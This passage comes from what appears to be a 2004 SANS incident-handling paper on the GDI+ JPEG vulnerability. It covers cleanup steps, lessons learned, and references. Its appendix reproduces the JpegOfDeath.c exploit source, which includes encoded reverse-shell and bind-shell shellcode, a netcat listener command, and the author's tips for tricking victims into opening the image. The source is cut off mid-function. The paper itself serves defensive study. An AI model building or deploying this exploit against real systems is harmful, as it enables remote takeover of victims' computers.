WARNING: Choosing to block all items may result in the quarantining of ALL attachments in your information store if background scanning is enabled or if you perform an on-demand scan.

Figure 10

If the GDI delivery method becomes email, it is recommended that all of the above, in a layered approach is used. This way, if one solution fails, another may catch and protect you from it.

5.4 Eradication and Recovery

Eradication and Recovery for this new infection will be assumed. The GDI vulnerability is a buffer overrun that allows an attacker to perform any action of their choice. Therefore, it becomes a doorway into your computer system. To get a clearer understanding, the GDI vulnerability could be compared to the front door of a vault in a bank. The front door is the entrance to the vault where all the money is kept and where robbers will generally enter to get the money. Although the door itself offer no threat, and will not attack you, it allows an attacker a way in. Therefore, if we close that vault door, or patch the GDI vulnerability, then the attackers will either move on to someone who has not patched or have to find another way in.

A system will probably be identified as being attacked based upon what the attacker does after gaining access. Therefore, if they install a keylogger, hopefully the antivirus will catch it. If the attacker copies information off the system, perhaps the gateway will catch it. If an attacker downloads cracking software, antivirus or system performance, or even host based intrusion detection may alert you. Depending on the attackers actions after they have exploited the GDI vulnerability, will shape your response to the attack.

At the time of writing this paper, there were a few sketchy details about attacks with GDI. For a closer look at what has happened, we will consult with Symantec. Symantec was one of the first AV vendors to announce that Trojans were being delivered via JPEGs exploiting the GDI vulnerability. A specific Trojan performed the following actions:

1. Attempts to download a file from a URL and name that file m00.exe
2. executes m00.exe

Unfortunately, no further information was available at the time of writing this paper and I was not able to get a copy of this file for analysis.

TrendMicro also reported a hacking tool alert based upon the vulnerability. They named the tool alert HKTL_JPGDOWN.A. This tool is a small program that hides commands to download a program from a remote URL in a JPEG. This program can be located at http://www.milw0rm.com and was coded by ATmaCA.

Steps to removing the infections

There are several philosophies on recovering from certain types of attacks. This can be the most time consuming and resource intensive process for large organizations. The Information Technology Infrastructure Library (ITIL) discusses the need for a "repeatable build library". Specific references and guidelines for this can be found in a handbook published by Kevin Bahr, Gene Kim and George Spafford entitled "The visible Ops Handbook. They compare the rebuild process to a fuse. When a fuse blows, we do not spend time repairing the fuse, we replace it immediately. The requirement to quickly recover sometimes trumps the need to understand and fix.

Therefore, if time is on your side, and resources are abundant, removing the infection and repairing the applications and operating system can be done with the steps outlined below. However, if time is not on your side, ensure that your organization has a method to quickly re-image systems.

Removing backdoors or Trojans from Windows systems usually follow the following process:

1. Disable System Restore (Windows Me/XP).
2. Update the virus definitions.
3. Run a full system scan.
4. Remove any remnants of the infection.
5. Restore lost or damaged data.

The trick is disabling the System Restore in Windows XP and ME. Windows XP/ME uses this feature, which is enabled by default, to restore important system files in the case they become damaged or deleted. If a virus, worm, or Trojan infects a computer, System Restore may back up the virus, worm, or Trojan on the computer.

Windows prevents outside programs, including antivirus programs, from modifying System Restore. Therefore, antivirus programs or tools cannot remove threats in the System Restore folder. As a result, System Restore has the potential of restoring an infected file on your computer, even after you have cleaned the infected files from all the other locations.

To disable Restore in Windows ME

- Right-click the My Computer icon on the Desktop and click Properties
- Click the Performance tab
- Click the File System button
- Click the Troubleshooting tab
- Select “Disable System Restore”
- Click “Apply”, then “Close” and “Close”
- When prompted to restart, click “Yes”
- Press F8 while the system restarts
- Choose Safe Mode then hit the Enter key
- After your system has restarted, continue with the antivirus scan or cleanup process. Files under the _Restore folder can now be deleted
- Re-enable System Restore by clearing “Disable System Restore” and restarting your system normal

To disable Restore in Windows XP

- Log on as Administrator
- Right-click the My Computer icon on the desktop and click Properties
- Click the System Restore tab
- Select “Turn off System Restore”
- Click “Apply”, then “Yes”, and “OK”

- Continue with the antivirus scan or cleanup process. Files under the _Restore folder can now be deleted
- Re-enable System Restore by clearing Turn off System Restore

Given the above steps, cleaning malware in large corporate environments is obviously very time consuming. With tools such as SMS and Group Policy, there is some help. But still a very tedious process. One plan of attack could consist of disabling System Restore in Group Policy, pushing out the policy, implementing the fix or patch, and re-enabling System Restore in Group Policy.

In order to disable System Restore in Group Policy, perform the following:

- Click **Start**, click **Run**, type **gpedit.msc**, and then click **OK**.
- Expand **Computer Configuration**, expand **Administrative Templates**, expand **System**, and then click **System Restore**.
- Double-click **Turn off System Restore**, and then on the **Setting** tab, select **Enable**.
- Double-click **Turn off Configuration**, and then on the **Setting** tab, select **Enable**. For more information about what these settings do, click the **Explain** tab on the **Properties** dialog box.
- Click **Apply**, and then click **OK**.
- If users try to access System Restore Configuration, the **System Properties** dialog box is present, but the **System Restore** tab is not present.

Once System Restore has been disabled on a large deployment basis, a login script could be written for the specific environment to help assist in the cleanup and removal of the infection.

5.5 Lessons Learned

Lesson Learned is something that needs to be done every time an incident occurs. It allows you and your staff to recall step by step what happened. Use that information to identify processes and procedures that could be improved. Also use this information to write a short success story to management.

After performing some Lessons Learned sessions, you may begin to recognize a pattern. One common pattern I saw over and over was the fact that all users were local administrators. The business case was that the company operated 24 hours a day, but support did not. Therefore, users needed the ability to install applications at client sites, as well as sometimes kill processes and perform light troubleshooting. Most malware operate at the level of the user logged in. Therefore, if a user has local administrative rights, then so does the attacker. To overcome this type of scenario, present a history, the total cost to recover from an infection, and the latest information on the last few viruses and worms with a comment that if the users were not logged in as local administrator, the attack may have been minimized or unsuccessful.

Charles Hornat
SANS 2004

Many administrators often rely on Antivirus as the ONLY line of defense against malware. The problem is that antivirus should not be considered an end all solution against Trojans, Worms, Backdoors, Keyloggers and Malicious Applets. Antivirus does attempt to detect the most popular, but are not written to be a single point solution against these. Invest in other vendors who do attempt to detect these such as a dedicated spyware program like AdAware and Keylogger/Backdoor program like Tauscan.

Additionally, once Antivirus is deployed, it is often configured and forgotten. That is until a number of systems become infected. Antivirus should be monitored, reports should be generated, and alerts should be sent to administrators. Finally, confirm on a regular basis that DAT file deployment is successful. DAT files are the files that contain the signatures of viruses to look for. If these do not get updated, then the system is vulnerable to the latest attacks.

One last problem I see regularly is that users are allowed to install software. This ties into the first point about administrative rights, but is a separate issue. A recent virus came out and was sent through email with a common name. For this example we will call the name of the file that is infected “Charles”. One user received this file from a friend and it just so happened that the name of the user was Charles. This user had the latest DAT files and system was locked down so they would not be able to install applications. Therefore, when this user ran the file, it failed. The user decided that the file must be legitimate and important since it’s named after them and since it came from their friend so they forwarded it to the technology helpdesk to determine why they could not open the file. The helpdesk assistant gladly accepted the file and launched it immediately. The helpdesk assistant was logged in as a local administrator and launched a virus internally at the company. Users who install applications regularly are subject to social engineering, or being tricked or duped, into installing malicious software.

6 References and Links

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ATmaCA. "JpgDownloader".
URL : http://packetstormsecurity.org/0409-exploits/JpgDownloader.c

Tools to Help
McAfee. "McAfee Avert Stinger". URL:http://vil.nai.com/vil/stinger/

APPENDIX A

Source: http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php

```
****************************************************************
 *
 * GDI+ JPEG Remote Exploit
 *  By John Bissell A.K.A. HighT1mes
 *
 * Exploit Name:
 * =============
 *  JpegOfDeath.c v0.5
 *
 * Date Exploit Released:
 * ======================
 *  Sep, 23, 2004
 *
 * Description:
 * ============
 *  Exploit based on FoToZ exploit but kicks the exploit up
 *  a notch by making it have reverse connectback as well as
 *  bind features that will work with all NT based OS's.
 *  WinNT, WinXP, Win2K, Win2003, etc... Thank you FoToz for
 *  helping get a grip on the situation. I actually had got
 *  bind jpeg exploit working earlier but I could only
 *  trigger from OllyDbg due to the heap dynamically changing...
 *
 *  If anyone who uses this exploit has used my recent AIM
 *  remote exploit then you will have a good idea already of how
 *  to use this exploit correctly.
 *
 *  Through my limited testing I have found on a unpatched
 *  XP SP1 system that if you click the exploit jpeg file
 *  in Windows Explorer then you will be hacked. I know there
 *  are more attack points you can take advantage of if you
 *  look for them.. So say someone goes on any web browser
 *  and they decide to save your jpeg and then later open it
 *  in explorer.exe then they will be attacked.. or maybe they
 *  got a email that has a good filename attachment title to
 *  it like "daisey fuentes porn pic.jpg" well then they
 *  want to see it so they save it to there harddrive and open
 *  the pic in explorer.exe and game over. You just have to
 *  test and get creative. The reason this is version 0.5 is
 *  because I know rundll32.exe is MAJORALLY exploitable and I know
 *  that would make this exploit far more powerful if I
 *  figured that part out.. I have already exploited it
 *  personally myself but I need to run some more tests to
 *  make things final for everyone... On another side note
 *  for the people out there who think you can only be affected
 *  through viewing or downloading a jpeg attachment.. you're
 *  dead wrong.. All the attacker has to do is simply change
 *  image extension from .jpg to .bmp or .tif or whatever
 *  and stupid Windows will still treat the file as a JPEG :-p...
 *  Also the fact is this vulnerability is exploitable
 *  without the victim clicking a link... For instance you
 *  send them the image with a 1,1 width,height and then'
 *  they can't see it in Outlook Express, so there like
 *  man this image has a cool name so I'll try to open the
 *  attachment, then there FUCKED... Well ok they have to
 *  click in a round-about-way.. but I'm sure if you're
 *  creative enough with all those MS features you can figure
 *  something out ;-)
 *
 *  I'll most likely be putting out another version of this
 *  exploit (more dangerous) once more testing has been done. So
 *  I encourage everyone out there to download SP2, patch your
 *  Windows systems, etc... Of course this won't be a
 *  cure all solution :-/
 *
 * Note:
 * =====
 *  If someone wants to take advantage of the bind mode of
 *  attack in this exploit you will need to set up a script
 *  on a web server to check everyone who downloads the
 *  jpeg exploit file and then connect back to them on the
 *  port you wanted to use with the bind attack... One of
 *  the reasons I decided to keep the bind shellcode option
 *  in here is because sometimes as you people know a
 *  firewall will be more restrictive on outbound connections
 *  and there are times where a bind attack will do just right
 *  if the reverse connect attack won't work... On ANOTHER
 *  note you can also rename your jpeg file extension to
 *  something like a .bmp or .tif and dumb Windows program's
 *  (most of them) won't give give a shit and try to load the
 *  jpeg anyways... You can easily trick unsuspecting people
 *  this way.. which is pretty much everyone.. right??
 *
 * Greetings:
 * ==========
 *  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
 *  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
 *  Nick Fitzgerald, Adam Nance (where are you?),
 *  Santa Barbara, Jenna Jameson, John Kerry, so1o,
 *  Computer Security Industry, Rom Hackers,  My chihuahuas
 *  (Rocky, Sailor, and Penny)...
 *
 *
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 * ===========
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 * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
 * OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
 * IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 *
 * Look out for a better version of this exploit in a few days.. perhaps...
 *
 ******************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

/* Exploit Data... */

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
```

```
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
```

```
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

/* Code... */

unsigned char xor_data(unsigned char byte)
{
		return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
		printf(" Exploit Usage:\n");
		printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
		printf(" Parameters:\n");
		printf("\t-r your_ip or -b\t Choose -r for reverse connect attack mode\n\t\t\t\t
and choose -b for a bind attack. By default\n\t\t\t\t if you don't specify -r or
-b then a bind\n\t\t\t\t attack will be generated.\n\n");
		printf("\t-p (optional)\t\t This option will allow you to change the port \n\t\t\t\t
used for a bind or reverse connect attack.\n\t\t\t\t If the attack mode is bind
then  the\n\t\t\t\t victim will open the -p port. If the attack\n\t\t\t\t mode
is reverse connect  then the port you\n\t\t\t\t specify will be the one you want
to listen\n\t\t\t\t on so the victim can  connect to you\n\t\t\t\t right away.\n\n");
		printf(" Examples:\n");
		printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
		printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
		printf("\t%s -b whatever.jpg\n", prog_name);
		printf("\t%s -r 68.6.47.62 exploit.jpg\n\n", prog_name);
		printf(" Remember if you use the -r option to have netcat listening\n");
		printf(" on the port you are using for the attack so the victim will\n");
		printf(" be able to connect to you when exploited...\n\n");
		printf(" Example:\n");
		printf("\tnc.exe -l -p 8888");
		exit(-1);
}

int main(int argc, char *argv[])
{
		FILE *fout;
		unsigned int i = 0,j = 0;
		int raw_num = 0;
		unsigned long port = 1337; /* default port for bind and reverse attacks */
		unsigned long encoded_port = 0;
		unsigned long encoded_ip = 0;
		unsigned char attack_mode = 2; /* bind by default */
		char *p1 = NULL, *p2 = NULL;
		char ip_addr[256];
		char str_num[16];
		char jpeg_filename[256];
		WSADATA wsa;

		printf(" +------------------------------------------------+\n");
		printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
		printf(" |    Exploit by John Bissell A.K.A. HighT1mes     |\n");
		printf(" |              September, 23, 2004               |\n");
		printf(" +------------------------------------------------+\n");
		if (argc < 2)
				print_usage(argv[0]);

		/* process commandline */
		for (i = 0; i < (unsigned) argc; i++) {
				if (argv[i][0] == '-') {
						switch (argv[i][1]) {
						case 'r':
								/* reverse connect */
								strncpy(ip_addr, argv[i+1], 20);
								attack_mode = 1;
								break;
						case 'b':
								/* bind */
								attack_mode = 2;
								break;
						case 'p':
								/* port */
								port = atoi(argv[i+1]);
								break;
						}
				}
		}

		strncpy(jpeg_filename, argv[i-1], 255);
		fout = fopen(argv[i-1], "wb");

		if( !fout ) {
				printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
				return(EXIT_FAILURE);
		}
```

```
/* initialize the socket library */
if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
		printf("Error: Winsock didn't initialize!\n");
		exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;
if (attack_mode == 1) {
		/* reverse connect attack */
		reverse_shellcode[184] = (char) 0x90;
reverse_shellcode[185] = (char) 0x92;
		reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
		reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

		p1 = strchr(ip_addr, '.');
		strncpy(str_num, ip_addr, p1 - ip_addr);
		raw_num = atoi(str_num);
		reverse_shellcode[179] = xor_data((char)raw_num);

